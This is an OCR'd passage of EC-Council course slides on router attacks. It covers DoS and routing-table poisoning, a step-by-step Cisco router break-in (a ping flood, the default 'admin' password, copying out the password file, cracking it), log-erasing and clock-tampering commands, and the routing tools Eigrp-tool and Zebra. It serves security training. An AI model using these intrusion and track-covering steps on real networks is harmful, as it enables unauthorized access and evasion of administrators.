
Types of Router Attacks



- Denial of Service attack
- Packet mistreating attacks
- Routing table poisoning
- Flooding
- Hit-and-run attacks
- Persistent attacks

EC-Council

Router Attack Topology



Denial of Service (DoS) Attacks

It renders a router unusable for network traffic and completely inaccessible by overloading its resources

If an attacker is unable to gain access to a machine, the attacker most probably will just crash the machine by flooding the router, accomplishing denial of service attack

Once the attacker is successful in carrying out a DoS attack, he can also maliciously modify configuration information or routing information

A DoS attack may lead to:

- Destruction
  - Damage the capability of the router to operate
- Resource Utilization
  - Achieved by overflowing the router with numerous open connections at the same time
- Bandwidth Consumption
  - Attempt to utilize the bandwidth capacity of the router's network

Packet “Mistreating” Attacks

Attacker acquires an actual data packet and mistreats it


Compromised router would mishandle or mistreat packets, resulting in:

- Congestion
- Denial of Service
- Decrease in throughput

It becomes difficult if the router particularly disrupts or misroutes packets, leading to triangle routing

Routing Table Poisoning

Routing Table Poisoning attacks refer to the malicious modification or "poisoning" of routing tables



It is accomplished by maliciously altering the routing data update packets

These routing data packets are needed by some routing protocols to broadcast their IP packets

This would result in wrong entries in the routing table such as a false destination address leads to a breakdown of one or more systems on the network

Hit-and-run Attacks vs. Persistent Attacks

Hit-and-run attacks

- In these type of attacks, attacker injects a single or a few bad packets into the router
- It causes a long-lasting damage
- Usually these type of attacks are difficult to detect

Persistent attacks

- In these type of attacks, attacker constantly injects bad packets into the router
- It causes significant damages

Step1 - Finding a Cisco Router

Execution of traceroute command will give information of all routers between source and destination computer


Traceroute result will probably be having at least one Cisco router

Check whether router is blocked:


- Ping the router- if you get the ping returned to you, it might not be blocked

If blocked, try with Cisco Routers port

- Use telnet
- Open a connection to router on port 23



Step 2 -How to Get into Cisco Router



1

- Connect to the router on port 23 through your proxy server, and enter a huge password string

2

- Cisco system will reboot and freeze for few minutes, use this time to get in
- Another way is to go to dos prompt, and type:
  - `ping -l 56550 cisco.router.ip -t`

3

- When it is frozen ,open another connection to it from some other proxy, and put password as "admin“,
- “`admin`” is the default password when router is in a default state

EC-Council

Step 2 - How to Get into Cisco Router (cont’d)

4

- Set up Hyper Terminal to wait for a call from the cisco router

5

- A prompt like "htl-textil“ will come, type “?” for the list of commands

6

- After logging in, use transfer command to transferpassword file from admin to your IP address on port 23

7


- HyperTerminal will prompt to accept the file whichthe machine is sending you; click yes and save it to disk and Logout

Step 3 - Breaking the Password

After acquiring password file, make attempts to break the password

Use one of the listed tools to crack the password :

- John the Ripper
- Dictionary attack
- Brute-force attack




Another way is to decrypt the password

Common Router, Switch, or Firewall Reconfigurations by Attackers

Is Anyone Here

To see exactly what kind of a device attacker has taken over is to check whether other users are currently logged in



```
c2600#sh users
    Line       User       Host(s)              Idle       Location
* 66 vty 0                idle                 00:00:00 192.168.77.5
Gromozeka (enable) sh users
Console Port
------------
Active
Telnet Sessions                          User
---------------------------------------- -----------------------------
192.168.77.5
```

On IOS routers **who** command provides similar output

Unless session is idle for days, attacker disconnects from devices and waits for the system administrator to log out

If similar users are found, the attacker drops the connection

Covering Tracks

The attacker follows the steps listed below:

- Turn off logging
- Minimize the information going into logs
- Turn off or corrupt log timestamps
- Eliminate the terminal command history

Turn off the log timestamps with no service timestamps log date,time msec

Then the attacker would exit to the EXEC mode and set an incorrect time with clock set hh:mm:ss

Finally, terminal history would be switched off using terminal history size 0, also in the EXEC mode

Looking Around

Analyze the configuration files by `show running config` and `show startup-config`

Study the whole device configuration in detail, both in RAM and in the file stored on Non-volatile RAM

Find out more about the device; the traffic it passes and its network neighborhood

Looking Around (cont'd)

The following commands can be useful on an IOS router to know more about the device:

- show reload
- show kron schedule
- show ip route
- show ip protocols
- show ip arp
- show clock detail
- show interfaces summary
- show tcp brief all
- show adjacency detail
- show ip nat translations verbose
- how ip cache flow
- show ip cef
- show ip cef internal
- show snmp
- sh ip accounting
- show aliases
- show auto secure config
- show file systems
- show proc cpu

Pen-Testing Tools

Eigrp-Tool

Eigrp-tool acts as a sniffer and can be customized to generate EIGRP packets

It was developed to test security and overall operation quality of EIGRP routing protocol


Usage:

```
eigrp.pl [--sniff] [ --iface=interface ] [--timeout=i]
```

Example:

```
./eigrp.pl --sniff --iface eth0
```

Eigrp-Tool: Screenshot 1



Edit EIGRP Process Advanced Properties

EIGRP: 10 Router Id: 10.10.10.1

Summary

□ Auto-Summary

Default Metrics

Bandwidth: (1 - 4294967295) Delay: (1 - 4294967295)

Loading: (1 - 255) MTU: (1 - 65535)

Reliability: (0 - 255)

Stub

□ Stub Receive only (If selected, no other stub options may be selected.)

□ Stub Connected □ Stub Redistributed

□ Stub Static □ Stub Summary

Adjacency Changes

Enable this for the firewall to send a syslog message when a neighbor goes up/down.

☑ Log neighbor changes

Enable this for the firewall to send a syslog message for warnings at interval in seconds.


☑ Log neighbor warnings 10

Administrative Distance

Internal distance: 90 (1 - 255 default 90)

External distance: 170 (1 - 255 default 170)

Eigrp-Tool: Screenshot 2



Monitoring > Routing > EIGRP Neighbor

EIGRP Neighbors

Each row represents one EIGRP Neighbor. Please click the help button for a description of the states.

Address	Interface	Holdtime	UpTime	Queue Length	Sequence	SRTT	RTO
10.10.10.2	G0/1	11	00:00:17	0	1	107	642

Last Updated: 6/24/07 8:51:44 PM

Data Refreshed Successfully. <admin> 15 6/24/07 5:45:51 PM UTC

EC-Council

Tool: Zebra


Zebra manages TCP/IP based routing protocols

It supports BGP-4 protocol described in RFC1771 (A Border Gateway Protocol 4) as well as RIPv1, RIPv2, and OSPFv2

Features of zebra:

- Modularity
- Speed
- Reliability

Zebra: Screenshot



```
Escape character is '^]'.

Hello, this is zebra (version 0.94).
Copyright 1996-2002 Kunihiro Ishiguro.


User Access Verification

Password:
zebra> en
zebra# conf t
zebra(config)# router bgp
  <1-65535>  AS number
zebra(config)# router bgp 100
zebra(config-router)# nei
zebra(config-router)# neighbor 10.0.0.1 remote-as 100
zebra(config-router)# neighbor 10.0.0.1 route-map test in
zebra(config-router)#
zebra# conf t
zebra(config)# route-map test permit 10
zebra(config-route-map)# set as-path prepend 100 100
zebra(config-route-map)# set metric 10
zebra(config-route-map)#
zebra# 
```

